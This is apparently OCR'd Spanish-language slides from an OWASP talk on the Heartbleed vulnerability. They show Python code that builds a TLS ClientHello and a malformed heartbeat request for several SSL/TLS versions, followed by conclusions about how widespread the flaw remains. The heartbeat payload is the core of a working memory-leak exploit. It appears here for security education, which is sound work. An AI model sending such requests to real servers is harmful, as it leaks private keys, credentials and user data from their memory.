
Exploit para múltiples versiones

```
version = []
version.append(['SSL 3.0','03 00'])
version.append(['TLS 1.0','03 01'])
version.append(['TLS 1.1','03 02'])
version.append(['TLS 1.2','03 03'])

def create_hello(version):
    hello = h2bin('16 ' + version + ' 00 dc 01 00 00 d8 ' + version + ''' 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')
    return hello

def create_hb(version):
    hb = h2bin('18 ' + version + ' 00 03 01 40 00')
    return hb
```

Demo en vivo

Conclusión

- Existe dependencia en la administración de las aplicaciones sobre el servicio vulnerable.
- La información extraída depende de cómo se almacenan y gestiona la memoria.
- Presencia de la falla en puertos no estándar.
- Millones de sitios aún vulnerables.



OWASP

The Open Web Application Security Project

¡Muchas Gracias!

Fernando Catoira

@riflon

fernandocatoira@gmail.com